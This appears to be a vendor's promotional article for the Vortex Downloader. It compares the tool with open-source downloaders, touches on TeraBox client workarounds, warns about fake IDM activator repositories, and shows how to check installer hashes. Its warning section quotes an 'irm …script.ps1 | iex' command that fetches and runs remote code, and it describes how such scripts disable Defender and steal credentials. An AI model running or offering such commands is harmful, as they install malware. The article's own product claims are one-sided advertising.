
The safest GitHub alternatives to Internet Download Manager (IDM) and TeraBox desktop bloatware on Windows 10 and 11 are open-source engines like aria2, yt-dlp, and Motrix alongside SHA-256 verified releases like Vortex Downloader v1.1.3. Vortex combines a free 3-stream accelerator and BitTorrent client with a 32-thread Pro engine.
- 1. 2026 Comparison: Top GitHub Open-Source Downloaders vs. Vortex Downloader
- 2. Interactive Release & SHA-256 Integrity Verifier
- 3. CLI Power Tools (aria2 & yt-dlp) vs. Native Windows 64-Bit GUIs
- 4. The TeraBox GitHub Ecosystem: Official Bloatware vs. Clean Link Resolvers
- 5. Malware Warning: The Fake “GitHub IDM Serial Key” & PowerShell Activator Trap
- 6. How to Cryptographically Verify Any Windows Installer via PowerShell
- 7. Vortex Downloader v1.1.3: Native 64-Bit Architecture & Post-Download Defender Scan
- 8. Frequently Asked Questions (FAQ)
2026 Comparison: Top GitHub Open-Source Downloaders vs. Vortex Downloader
When searching GitHub for modern replacements to Internet Download Manager or third-party TeraBox downloaders, developers and Windows users encounter a spectrum ranging from pure command-line tools to Electron desktop wrappers. The matrix below benchmarks the top tools across memory consumption, cloud authentication, media handling, and binary verification:
| Downloader & Project | Architecture & Memory | Max HTTP Sockets | TeraBox & Cloud Cookies | Media Player / Video Remux | Binary Security & Trust |
|---|---|---|---|---|---|
| aria2 (aria2/aria2) | C++ CLI (<15 MB RAM) | 16 Connections / Server | Manual --header flags | None (Requires FFmpeg) | Official GitHub Releases |
| yt-dlp (yt-dlp/yt-dlp) | Python CLI / PyInstaller | 1 Default (aria2c hook) | Manual --cookies export | Terminal remux via FFmpeg | Signed GitHub Releases |
| Motrix (agalwood/Motrix) | Electron GUI (350–500 MB) | Up to 64 Sockets | Manual custom headers | None (Download only) | Open-Source GitHub Repo |
| JDownloader 2 | Java JRE (250–450 MB) | Up to 20 Chunks / File | Account Manager Plugins | None (Container muxing only) | Ad-bundled default installer |
| ⚡ Vortex Basic (Free Forever) | Native 64-Bit x64 (<45 MB) | Up to 3 Parallel Streams | 1-Click Extension Sync | 1080p Auto-Remux + 8K Player | GitHub Releases + SHA-256 (0/58 VT) |
| 👑 Vortex Pro ($4.99/mo or $29.99 Life) | Native 64-Bit x64 (<50 MB) | Up to 32 Turbo Streams | 1-Click Sync + Logins Vault | 8K 60FPS HDR + Video Clipper | SHA-256 + Defender Cloud (7-Day Trial) |
Interactive Release & SHA-256 Integrity Verifier
Click the tabs below to compare cryptographic verification commands, CLI vs. GUI memory profiles, and the threat model of fake GitHub IDM activator repositories:
CLI Power Tools (aria2 & yt-dlp) vs. Native Windows 64-Bit GUIs
If you ask software engineers on Reddit’s r/foss or r/linuxadmin communities for the best download tools on GitHub, the most frequent answers are aria2 and yt-dlp. Both are engineering marvels in their respective domains:
- aria2: Written in C++, aria2 is a headless, multi-protocol download utility supporting HTTP, HTTPS, FTP, BitTorrent, and Metalink. It allows you to split a single direct link across 16 parallel connections using the command
aria2c -x 16 -s 16 "URL"with minimal RAM consumption (<15 MB). - yt-dlp: The undisputed standard for command-line video stream extraction, yt-dlp parses video metadata across thousands of platforms. When paired with FFmpeg, it downloads separate high-bitrate video and audio streams and muxes them into an MP4 or MKV container.
The Usability Ceiling: Why CLI Tools Frustrate Desktop Users
While aria2 and yt-dlp excel at scripted batch tasks, everyday desktop use on Windows 11 exposes significant friction:
- Manual Cookie Handling for Cloud Lockers: Pulling files from token-authenticated cloud hosts like TeraBox or PixelDrain requires exporting your browser’s session cookies into a Netscape-formatted
cookies.txtfile and passing--cookies cookies.txtwith every terminal invocation. If the session expires, the CLI fails. - Electron Frontends Waste Hundreds of MBs: Popular open-source GUI wrappers like Motrix package aria2 inside an Electron runtime. Electron spawns multiple Chromium render processes that consume 350 to 500 MB of system RAM just to display a download list, without providing an integrated media player or browser extension interceptor.
- Zero In-App Video Playback: When downloading high-bitrate 4K or 8K video streams, CLI tools leave you with raw files on disk. You must open a separate media player to inspect audio sync, HDR metadata, or subtitles.
The TeraBox GitHub Ecosystem: Official Bloatware vs. Clean Link Resolvers
One of the highest-volume search queries on GitHub is terabox download github. To understand why developers build dozens of third-party TeraBox scrapers, you have to look at the official TeraBox Windows desktop software.
The TeraBox Client Problem: The official TeraBox Windows application is widely criticized on tech support forums for installing heavy background telemetry services, showing intrusive upgrade popups, and artificially throttling free download speeds to 100–300 KB/s to force users into monthly VIP plans. In addition, opening a TeraBox share link on your browser forces you to install their desktop client before permitting downloads over a certain file size.
Developers on GitHub frequently publish Python scripts, Next.js web proxies, and userscripts to bypass these client restrictions. However, because TeraBox frequently updates its API endpoints and anti-bot token parameters, single-developer GitHub scrapers break every few weeks, leaving users stranded.
The Clean Solution in Vortex: Vortex Downloader’s TeraBox Engine integrates a dedicated cloud resolver. Through the Vortex Companion extension, Vortex captures the authenticated ndus session token directly from your browser, bypasses the official desktop client requirement entirely, and streams the raw binary payload across 3 free parallel connections (or up to 32 turbo connections in Vortex Pro). For maximum throughput settings, see our guide on downloading TeraBox files at maximum speed on PC.
Malware Warning: The Fake “GitHub IDM Serial Key” & PowerShell Activator Trap
A troubling trend across developer repositories is the weaponization of search terms like idm serial key, idm registration github, and idm activation powershell. Because Internet Download Manager employs aggressive trial expiration dialogs and fake serial number blocks, users search GitHub expecting to find safe open-source activators.
The Attack Architecture: How Malicious Repositories Operate
Threat actors spin up disposable GitHub repositories containing innocent-looking README files that instruct users to paste a PowerShell one-liner into an administrative console:
- Obfuscated Web-Download Execution: The script typically invokes
irm https://shorturl/script.ps1 | iex(Invoke-RestMethod piped into Invoke-Expression). This downloads and executes uncompiled PowerShell code directly in system memory, bypassing static disk antivirus scans. - Registry & Defender Tampering: The script modifies registry entries under
HKEY_CURRENT_USER\Software\DownloadManager, creates scheduled tasks in the Windows Task Scheduler, and injects exclusion rules into Microsoft Defender to prevent future security alerts. - Credential Theft: Modern malicious activators deploy infostealers (such as Lumma Stealer or RedLine). These steal session tokens from your browser cookies, cryptocurrency wallet private keys, and saved Discord/Steam authentication tokens.
If your IDM installation is already throwing registration warnings, read our guide on resolving IDM HTTP 403 Forbidden and blocked serial errors. Instead of risking system integrity with untrusted scripts, migrating to verified, adware-free software provides complete peace of mind.
How to Cryptographically Verify Any Windows Installer via PowerShell
The gold standard of software distribution on GitHub is cryptographic hash verification. When downloading any executable from an open-source project or independent software vendor, never rely solely on file names. Use the native Windows PowerShell Get-FileHash cmdlet to confirm that the installer has not been tampered with or modified during transit:
Step-by-Step Verification Procedure:
- Download the installer (for example,
Vortex-Downloader-Setup.exe) from our Official Releases & Checksums page. - Press Win + X and select Terminal (or Windows PowerShell).
- Navigate to your Downloads folder:
cd $HOME\Downloads. - Run the following command:
Get-FileHash .\Vortex-Downloader-Setup.exe -Algorithm SHA256
- Compare the output against the official release checksum:
Algorithm       Hash                                                               Path
---------       ----                                                               ----
SHA256          E61D27DEB21DE588A57167D8A85DACF7CF324F33A6375E0DF10235A48C041C39   C:\Users\...\Vortex-Downloader-Setup.exe
- If every single character in the 64-character hash matches, the binary is mathematically identical to the author’s release build and contains zero third-party modifications.
Vortex Downloader v1.1.3: Native 64-Bit Architecture & Post-Download Defender Scan
If you are seeking a fast, modern IDM alternative for Windows 11 that combines the transparency of open-source tooling with the convenience of a polished desktop GUI, Vortex Downloader (v1.1.3) delivers an audited 64-bit architecture:
- Zero Adware & Zero Telemetry: Audited 0/58 Clean on VirusTotal and verified by Microsoft Defender SmartScreen Cloud.
- 0-ms Pre-Allocated Sparse Files: Unlike legacy 32-bit downloaders that freeze your disk while stitching together dozens of temporary chunks at 99%, Vortex pre-allocates the entire destination file in 0 ms using native Windows NTFS sparse file mapping.
- Automated Post-Download Defender CLI Scan: Every downloaded archive is automatically inspected via
MpCmdRun.exethe instant the transfer completes, preventing drive-by malware infections before you open the file. Learn more in our audit of why Vortex scans every file with Windows Defender automatically. - All-in-One Engine: Seamlessly unifies 32-thread direct HTTP acceleration, 1-click TeraBox resolution, YouTube 8K 60FPS video extraction, Remote ZIP central directory inspection, and a full 64-bit BitTorrent client.
Frequently Asked Questions (FAQ)
What is the best GitHub alternative to IDM and TeraBox desktop clients on Windows 11?
For command-line power users, aria2 and yt-dlp are top open-source GitHub tools. For users who want a native 64-bit Windows desktop GUI with 1-click TeraBox session sync, HLS/MPEG-DASH remuxing, and a BitTorrent client without terminal flags, Vortex Downloader v1.1.3 offers a 100% free Basic Edition (3 parallel streams, 1080p video) and a 32-thread Pro Edition with a 7-day free trial.
How do I verify the SHA-256 checksum of Vortex Downloader from GitHub Releases?
Open Windows PowerShell in your Downloads folder and run: Get-FileHash .\Vortex-Downloader-Setup.exe -Algorithm SHA256. Confirm that the output matches the official v1.1.3 release digest (E61D27DEB21DE588A57167D8A85DACF7CF324F33A6375E0DF10235A48C041C39) published on Vortex Downloader’s Official Releases page.
Are GitHub IDM serial key or PowerShell activator repositories safe?
No. Repositories advertising IDM serial keys or PowerShell activation commands frequently inject obfuscated scripts that modify Windows registry permissions and deploy credential-stealing malware. Always use verified, adware-free software distributed with public SHA-256 hashes and clean VirusTotal audits.
How does Vortex Downloader compare to Motrix and JDownloader 2?
Unlike JDownloader 2 (which requires a heavy Java runtime) or Motrix (an Electron wrapper around aria2 that consumes 400MB+ RAM), Vortex Downloader is compiled as a native 64-bit Windows application with 0-ms sparse file allocation, an integrated 8K HDR media player, a Precision Video Section Clipper, and automated Windows Defender CLI post-download scanning.